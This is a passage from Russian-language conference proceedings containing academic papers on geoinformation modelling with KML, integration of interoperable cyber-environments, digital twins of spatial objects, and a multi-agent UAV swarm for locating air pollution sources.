В ходе проекта была создана геоинформационная модель СПбГУТ, с использованием KML и геоинформационного сервиса Google Earth. Продемонстрированы возможности KML для представления мультимедийной информации и ее интеграции в геоинформационные модели зданий, включая возможность учета ракурса, с которого была сделана фотография, при ее наложении на трехмерную модель. Показана трудность глубокой интеграции KML в GML (и наоборот), которая может быть преодолена с использованием новых методов и технологии ГИС, в частности многоаспектных геоинформационных моделей [4–5]. Многоаспектные геоинформационные модели могут быть использованы совместно с GML и KML при создании цифровых двойников не только отдельных зданий, но целых районов и регионов.

*Проект реализуется победителем грантового конкурса для преподавателей магистратуры 2021/2022 Стипендиальной программы Владимира Потанина.*

#### Список используемых источников

1. Документация по KML на Open Geospatial Consortium. URL: <https://www.ogc.org/standard/kml/> (дата обращения 17.03.2023).
2. Документация по GML на Open Geospatial Consortium. URL: <https://www.ogc.org/standard/gml/> (дата обращения 17.03.2023).
3. Geography Markup Language // Wikipedia. URL: [https://en.wikipedia.org/wiki/Geography\\_Markup\\_Language](https://en.wikipedia.org/wiki/Geography_Markup_Language) (дата обращения 17.03.2023)
4. Верхова Г. В., Акимов С. В. Метод объединения гетерогенных геопространственных данных на основе многоаспектных моделей // Телекоммуникации. 2021. № 3. С. 34–40.
5. Верхова Г. В., Акимов С. В., Присяжнюк А. С. Метод многоаспектного геоинформационного моделирования географического района // Информация и космос. 2021. № 4. С. 123–129.

УДК 654.739

ГРНТИ 49.33.29

## МОДЕЛИ ИНТЕГРАЦИИ ИНТЕРОПЕРАБЕЛЬНЫХ СРЕД В ЕДИНУЮ КИБЕРСРЕДУ ПОСТИНДУСТРИАЛЬНОГО ОБЩЕСТВА

**Г. В. Верхова, А. Ю. Суетин**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Проведен анализ проблемы сегментации современного информационного пространства и предложены пути ее решения. Представлены результаты исследования моделей интеграции отдельных интероперабельных сред в единую киберсреду постиндустриального общества. Изложены базовые принципы построения интероперабельных киберсред. Рассмотрены модели организации информационного взаимодействия между средами, требования, предъявляемые к репликации данных, примеры установления связей между участниками, зарегистрированными в разных средах, и организации между ними информационного обмена.*

*киберсреда, локальная киберсреда, интероперабельная киберсреда, интеграция локальных интероперабельных киберсред, постиндустриальное общество.*

Особенностью современного киберпространства является наличие в нем агентов, которые являются представителями физических и юридические лица, а также различных антропогенных объектов, подключенных к интернету вещей. В настоящий момент глобальное киберпространство сегментировано на ряд замкнутых цифровых экосистем, что негативно сказывается на информационном взаимодействии между агентами, интенсивность которого постоянно возрастает. В условия сегментации киберпространства пользователи сталкиваются с рядом неудобств, включая необходимость поддержки в актуальном состоянии нескольких профилей на различных платформах. Ситуация с раздробленностью киберпространства является неприемлемой в условиях перехода к постиндустриальному обществу [1–3].

Преодоление сегментации киберпространство возможно путем формирования локальных киберсред, обладающих свойством интероперабельности [4–5]. За счет функциональной совместимости интероперабельные среды могут быть объединены в единую киберсреду постиндустриального общества, обеспечив возможность прозрачного информационного взаимодействия между агентами, вне зависимости от того, в какой локальной среде они существуют. Такой подход обеспечит переход единого киберпространства на качественно новый уровень, так как участникам единой киберсреды не придется регистрироваться во множестве веб-сервисов, так как он сможет получить доступ к любому разрешенному функционалу, вне зависимости от того, в какой киберсреде он зарегистрирован (имеет своего представителя в виде агента).

Интероперабельные локальные киберсреды, которые допускают объединение в единую киберсреду постиндустриального общества требуют наличия соответствующих моделей, установления межсредовых связей, информационного взаимодействия, а также сквозной идентификации агентов. На рис. 1 (см. ниже) показана модель установление связей и информационного взаимодействия между агентами, зарегистрированными в рамках одной локальной киберсреды 1, безопасность которой обеспечивается сервером идентификации 1. Информационные связи между агентами представлены красными линиями. Информационные взаимодействия между агентами представлены зелеными линиями со стрелками на концах.

При переходе к интероперабельным киберсредам необходимо обеспечить сквозное информационное взаимодействие между агентами, зарегистрированными в различных локальных киберсредах. Концептуальная модель такого взаимодействия представлена на рис. 2 (см. ниже), где имеются две локальные киберсреды, безопасностью каждой из которых управляет свой сервер идентификации. Чтобы два агента А1 и А4 смогли установить друг с другом информационную связь и начать информационное взаимодей-

стве, среды должны иметь возможность обеспечить сквозную идентификацию агентов. Агенты A1 и A4 аутентифицируются с помощью сервера идентификации своей локальной киберсреды, но могут использовать функционал другой среды за счет заключения договоренности о предоставлении функционала (на рис. 2 такая связь между локальными киберсредами показана жирной линией зеленого цвета).




Рис. 1. Локальная киберсреда

#### Список используемых источников

1. Guamushig T., Lopez C., Santorum M., Aguilar J. Characterization of a Fourth Generation Virtual Organization Based on Industry 4.0 // 2019 International Conference on Information Systems and Software Technologies (ICI2ST), Quito, Ecuador, 2019. P. 182–186.
2. Brylina O. G., Kuzmina N. N., Osintsev K. V. Modeling as the Foundation of Digital Twins // 2020 Global Smart Industry Conference (GloSIC), Chelyabinsk, Russia, 2020. P. 276–280.
3. Lin W. D., Low M. Y. H. Concept Design of a System Architecture for a Manufacturing Cyber-physical Digital Twin System // 2020 IEEE International Conference on Industrial Engineering and Engineering Management (IEEM), Singapore, 2020. P. 1320–1324.
4. Верховая Г. В., Акимов С. В. Интеграция локальных интероперабельных киберсред виртуальных организаций в единую киберсреду постиндустриального общества // Волновая электроника и инфокоммуникационные системы. Сборник статей XXIV Международной научной конференции. Санкт-Петербург, 2021. С. 34–39.
5. Кходер Х., Верховая Г. В., Акимов С. В. Модульная технология проектирования гибких сложных систем // Т-Comm: Телекоммуникации и транспорт. 2017. Т. 11. № 9. С. 86–90.




Рис. 2. Модель организации связей и информационными взаимодействиями между агентами

УДК 004.946  
ГРНТИ 28.17.33

## СОВРЕМЕННОЕ СОСТОЯНИЕ И ПЕРСПЕКТИВЫ РАЗВИТИЯ ЦИФРОВЫХ ДВОЙНИКОВ ПРОСТРАНСТВЕННЫХ ТЕХНОГЕННЫХ ОБЪЕКТОВ

Г. В. Верхова, Д. С. Юрчик

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Цифровые двойники обеспечивают наиболее качественное информационное сопровождение объектов, копиями которых они являются, на всех этапах жизненного цикла. Формирование киберсреды постиндустриального общества невозможно без применения цифровых двойников. В статье представлены результаты анализа применения цифровых двойников пространственных объектов в современных геоинформационных системах. Рассмотрены варианты интеграции цифровых моделей объектов в инфраструктуру пространственных данных. Проанализированы основные тренды развития перспективных геоинформационных технологий. Показано, что одним из наиболее перспективных направлений является создания цифровых двойников на основе многоаспектных геоинформационных моделей.*

*цифровой двойник пространственного объекта, геоинформационная система, многоаспектная геоинформационная модель, киберсреда постиндустриального общества.*

Цифровые двойники представляют собой цифровую копию физического объекта, которую можно использовать для мониторинга и управления объектом на всех этапах жизненного цикла. Современные цифровые двойники создаются на базе компьютерной модели, которая синхронизирована с объектом посредством измерения значений граничных условий с помощью датчиков, расположенных на объекте. Современные концепции CALS и Industry 4.0 предполагают использование цифровых двойников на всех этапах жизненного цикла, в результате чего модель, на основе которой создается цифровой двойник, эволюционирует вместе с объектом, который представлен с помощью цифрового двойника. Цифровые двойники обеспечивают наиболее качественное информационное сопровождение объектов, копиями которых они являются, на всех этапах жизненного цикла. Формирование киберсреды постиндустриального общества невозможно без применения цифровых двойников, ввиду чего актуальность развития теории и технологии цифровых двойников не вызывает сомнений.

Современные геоинформационные системы и сервисы представляют собой сложные информационные продукты, предназначенные для сбора и обработки информации о пространственно-распределенных объектах,



включая интеграцию гетерогенной информации, что диктует требования создания перспективных геоинформационных систем на базе цифровых двойников [1, 2]. В качестве примера системы, в которой используются цифровые двойники пространственно-распределённых объектов, рассмотрим VELOCITY 5D. В данной системе применяется искусственный интеллект для извлечения информации из цифровых двойников пространственных объектов размерности 5D (рис. 1), что позволяет пользователям лучше интерпретировать комплексную ситуацию в динамически меняющемся мире и моделировать возможные будущие ситуации [3]. Платформа VELOCITY 5D нацелена на реализацию возможности создания общенационального высокоточного цифрового двойника на основе данных геоинформационной системы.




Рис. 1. Эволюция размерности геоинформационных моделей

Процесс интеграции цифровых моделей объектов в инфраструктуру пространственных данных может выполняться в следующей последовательности (рис. 2). На первом этапе устанавливаются датчики в помещениях на объекте, представленного в виде модели BIM, для которых устанавливается пространственная привязка. Модель помещений пространственного объекта дополняется информацией, отражающей общесистемные аспекты объекта. Далее, представляется пространственный объект с его свойствами



и изменяющимися во времени параметрами в виде набор физических величин от датчиков, которые включают в себя пространственную. На последнем этапе цифровые двойники отдельных аудиторий интегрируются в единый цифровой двойник здания.




Рис. 2. Пример формирования цифровых двойников пространственных объектов

Интеграция цифровых двойников в инфраструктуру пространственных данных является перспективным направлением в развитии технологий управления пространственно-распределенными системами. Цифровые двойники перспективных геоинформационных систем будут эволюционировать вместе с объектом, повторяя его жизненный цикл, тем самым максимально адекватным способом отражая темпоральную информацию. Учитывая особенности перспективных цифровых двойников для перспективных геоинформационных систем, эффективный способ их создания возможен лишь на базе многоаспектных геоинформационных моделей, которые позволят выполнить синтез информации, отражающей как геоинформационные, так и общесистемные аспекты [4, 5].

#### Список используемых источников

1. ArcGIS: A Foundation for Digital Twins. URL: <https://www.esri.com/arcgis-blog/products/arcgis/aec/gis-foundation-for-digital-twins/> (дата обращения 11.03.2023).

2. Официальный сайт продукта VELOCITY 5D. URL: <https://www.velocity5d.com/> (дата обращения 11.03.2023).

3. Побединский Г. Г., Яблонский Л. И. Современное состояние и основные направления развития инфраструктуры пространственных данных // XV Общероссийская научно-практическая конференция. Перспективы развития инженерных изысканий в строительстве в Российской Федерации. М. : Геомаркетинг, 2019.

4. Верхова Г. В., Акимов С. В. Метод объединения гетерогенных геопространственных данных на основе многоаспектных моделей // Телекоммуникации. 2021. № 3. С. 34–40.

5. Верхова Г. В., Акимов С. В., Присяжнюк А. С. Метод многоаспектного геоинформационного моделирования географического // Информатика и космос. 2021. № 4. С. 123–129.

УДК 654.739

ГРНТИ 49.33.29

## ЛОКАЛИЗАЦИЯ ИСТОЧНИКА ЗАГРЯЗНЕНИЯ ВОЗДУХА НА ЗАДАННОЙ ТЕРРИТОРИИ С ПРИМЕНЕНИЕМ МУЛЬТИАГЕНТНОГО ПОДХОДА ДЛЯ УПРАВЛЕНИЯ ГРУППИРОВКОЙ БЕСПИЛОТНЫХ ЛЕТАТЕЛЬНЫХ АППАРАТОВ

**И. И. Виксин, Э. А. Лазарев, А. Хасанов**

Санкт-Петербургский государственный электротехнический университет «ЛЭТИ»  
им. В. И. Ульянова (Ленина)

*В современных реалиях велика необходимость в своевременной и корректной идентификации возникающих угроз. К наиболее опасным из них относятся источники загрязнения воздуха: как в виде пожаров, так и в виде техногенных катастроф различного масштаба. Решение проблем данного класса вызывает потребность в современных инновационных подходах с использованием перспективных технологий. Применение беспилотных летательных аппаратов в виде группы дронов открывает возможности для принципиально нового и эффективного подхода в выполнении задач локализации. Однако, существующие на данный момент реализации ограничены по точности и располагают пространством для модернизации. В данной статье рассматриваются основные подходы, полученные в существующих разработках, а также предлагается решение для улучшения показателей эффективности систем локализации с использованием мультиагентного подхода.*

*группы БПЛА, мультиагентный подход, локализация источника загрязнений.*

В антропогенной среде большое внимание всегда уделялось безопасности для проживающих в ней людей. Различные техногенные катастрофы, начиная с пожаров и заканчивая утечками опасных химических веществ всегда требовали повышенного внимания для своевременного, корректного и быстрого реагирования и устранения. Здоровье человека является ключевым фактором, для реализации исправного состояния которого работают передовые области науки. Для того чтобы контролировать отсутствие влияния на человека опасных загрязнений воздуха, существует соответствующая научная область, решающая экологические проблемы с помощью соответствующих средств и инструментов. Эта область включает в себя спектр различных задач, которые решаются различным образом. Среди них можно отметить следующие:

Мониторинг состояния воздушной среды. Основным средством для решения данной задачи является использование метеостанций и измерительных комплексов наземного базирования, расположенных в местах наиболее вероятного превышения уровня загрязнений, ключевых природных точках, рядом с крупными эмиттерами загрязнений и на границах регионов и государств. Такие станции оснащены оборудованием для отслеживания уровня загрязнений основных химических веществ, а также в совокупности составляют собой государственные/региональные мониторинговые комплексы, способные отслеживать уровни загрязнений и состояние воздуха в целом на больших территориях и предупреждать о появлении крупномасштабных угроз населению;

Составление карты распределения загрязняющих химических веществ с использованием различных средств стационарного и мобильного вида. В рамках этой задачи требуется сформировать как химический состав, так и географическое распределение загрязнений как постоянного характера (работа крупных производственных предприятий), так и переменного (техногенные катастрофы различного масштаба с серьёзными последствиями). Такая работа проводится как в соответствии с государственными миссиями по мониторингу, так и для частных клиентов с целью получения технических данных для некоторой территории.

Задача локализации источников загрязнения воздуха сочетает в себе подходы как от первой – измерение, отслеживание уровней загрязняющих веществ, так и от второй задачи, где требуется определение этих загрязнений в пространстве, понимание и отслеживание географического местоположения с целью устранения.

С начала 1990-х годов для решения задачи определения источника воздушного загрязнения исследователями применяются измерительные передвижные системы в виде мобильных роботов [1, 2]. В этих и многих других исследованиях рассматривается вопрос с использованием наборов датчиков, определяющих как концентрации искомым веществ (загрязняющих или

конкретных, которые необходимо обнаружить), так и информацию о направлении ветра. С использованием такой совокупности параметров разрабатывался первичный механизм и вид роботизированного «обоняния» для осуществления задач нахождения источников с помощью алгоритмов, по большей части основанных на методах работы с градиентным спуском и нахождением источников загрязнений воздуха образом, подобным биологическому обонянию [3, 4]. Но разрабатываемые системы были ограничены ввиду ранних стадий развития технологического прогресса, в частности в области робототехники. Мобильные роботы не располагали передовыми системами в множестве аспектов: качества и скорости связи, обеспечения стабильного и длительного энергоснабжения, и главное – эффективного беспрепятственного передвижения в пространстве. Мобильные роботы, оснащенные всем необходимым оборудованием, не могли оперировать в труднодоступных местах и территориях, что сильно ограничивало возможности по их применению. В настоящее время это ограничение эффективно решается с использованием беспилотных летательных аппаратов – дронов, а уровень технического прогресса делает использование этой технологии крайне доступным.

Использование дронов с необходимым оборудованием и набором датчиков открывает принципиально новые возможности для решения задачи локализации источника загрязнений. Наглядное описание преимуществ в их применении отмечает множество различных исследований. Так, в [5] исследователи используют микродрон, оснащенный датчиками, а также информацию о направлении ветра, для того чтобы обнаружить источник утечки газа. Однако, в подобных исследованиях внимание уделяется тому, как с помощью одного единственного дрона, являющегося платформой для имплементации детекторных и измерительных функций, идентифицировать источник загрязнения – что является задачей с ограничением в количестве принимающих участие в локализации объектах измерения и детектирования. Решение этого заключается в применении мульти-платформенных систем управления дронами, которые способны оперировать измерительными инструментами сразу множества детекторных платформ и извлекать из этого улучшение как в точности, так и в оперативности выполнения задачи локализации источников загрязнений.

Выделяют 2 основных подхода для управления группой мобильных роботов (далее – детекторов) в рамках задачи локализации: совместный и коллективный.

Совместный подход характеризуется использованием множества детекторов как составной системы, в которой все единицы объединяются в одну большую систему, таким образом увеличивая точность определения и масштаб покрытия. Исследования, использующие такой подход находят широкое применение ввиду своей относительной простоты реализации. Так,

в работе [6] представлена реализация системы управления группой дронов, которая способна управлять сразу всеми элементами для постепенного сканирования исследуемой территории. С помощью такого подхода составляется карта концентраций для некоторой территории, полученная на разных высотах. В работе описано как применение такой системы для открытых территорий, так и в закрытых помещениях. Такой подход вполне может быть использован для локализации источников, но он обладает множеством недостатков. Например, группу дронов, которая распределена в пространстве по высотам необходимо будет поддерживать в технически исправном состоянии, иначе выход из строя даже одного элемента способен прервать процесс выполнения задачи. Кроме того, в приведенном исследовании карта для анализа на источник загрязнений не формируется непосредственно во время них, а через время после проведения измерений и обработки данных. А в работе [7] представлен алгоритм по определению источника загрязнения с помощью комплексного датчика, состоящего из 8 равноудаленных друг от друга детекторов, которые за счёт формы способны относительно быстро выполнять задачу локализации. Но эту разработку преследуют те же самые проблемы, связанные с надежностью и ограниченностью в адаптации к изменяющимся условиям. Кроме того, модель протестирована только в симуляции.

Недостатки, перечисленные в этом и в других исследованиях, могут быть эффективно решены с использованием второго подхода – коллективного. Отличается он от совместного тем, что каждый из детекторов является автономным агентом, который самостоятельно получает информацию и выполняет действия исходя из целей достижения собственного оптимума эффективности. Действуя самостоятельно он коллективно с другими агентами выполняет индивидуальную задачу, взаимодействуя со средой, в которой находится. Такой подход в своей сути является реализацией мультиагентного метода. Использование такого метода позволяет сформировать систему в виде группы дронов, которые обмениваются друг с другом информацией и принимают решения в зависимости от данных полученных как от собственных датчиков, так и от других дронов. Такой подход позволяет эффективно решать вопросы, связанные с корректностью и достоверностью получаемых в ходе решения задачи результатов, а также способен значительно увеличить скорость выполнения задачи локализации за счёт эффективного подхода. Особенно ярко преимущество такой системы видно, когда задачу необходимо выполнять в неопределенных, постоянно меняющихся условиях. Агенты способны реагировать на изменение внешних условий, в отличие от групп, которые следуют по заранее просчитанным маршрутам. А эффективность и селективность детекторов в выборе траектории движения в зависимости от информации позволяет таким системам работать

на больших пространствах и территориях, чего не могут предоставить другие.

Вместе с большим количеством преимуществ такой подход создает большое число принципиально новых задач, связанных с энергоэффективностью, обеспечением бесперебойной связи, безопасности при передаче данных и др. [8].

В рассмотренных работах основное внимание уделяется решению проблем связанных с пересечением траекторий, управлением группой дронов как роєм, предполагая их совместное передвижение [9] и других.

Для решения проблем с выбором траекторий предлагается использовать мультиагентный подход в комбинации с графовой моделью исследуемой территории. В ней территория делится на множество одинаковых участков, каждый из которых характеризуется координатами в рамках графа и называется вершиной. Во время взаимодействия группа дронов в соответствии с параметрами ценности каждой из вершин, а также имея информацию о траекториях других детекторов, будет проводить обход графа, выбирая наиболее оптимальную вершину, которую следует исследовать. Как только один из агентов обнаружит на некоторой вершине повышение концентрации искомого вещества, эта информация будет распространена среди других агентов, и они коллективно займут соседние вершины. После этого, руководствуясь информацией о направлении ветра они продолжают совместно локализовать источник и простым образом определить ту вершину, на которой располагается источник. Использование такого подхода сочетает в себе преимущества имеющихся и рассмотренных исследований и позволяет наиболее эффективно решить задачу локализации. Таким образом, предложенный подход сочетает в себе сочетание лучших решений в рассмотренных подходах и решает большинство проблем, связанных с их реализацией.

Работа над реализацией этой конфигурации системы находится в стадии разработки.

*Работа выполнена при поддержке Министерства науки и высшего образования Российской Федерации «Госзадание №075-01024-21-02 от 29.09.2021 (проект FSEE-2021-0014)»*

#### **Список используемых источников**

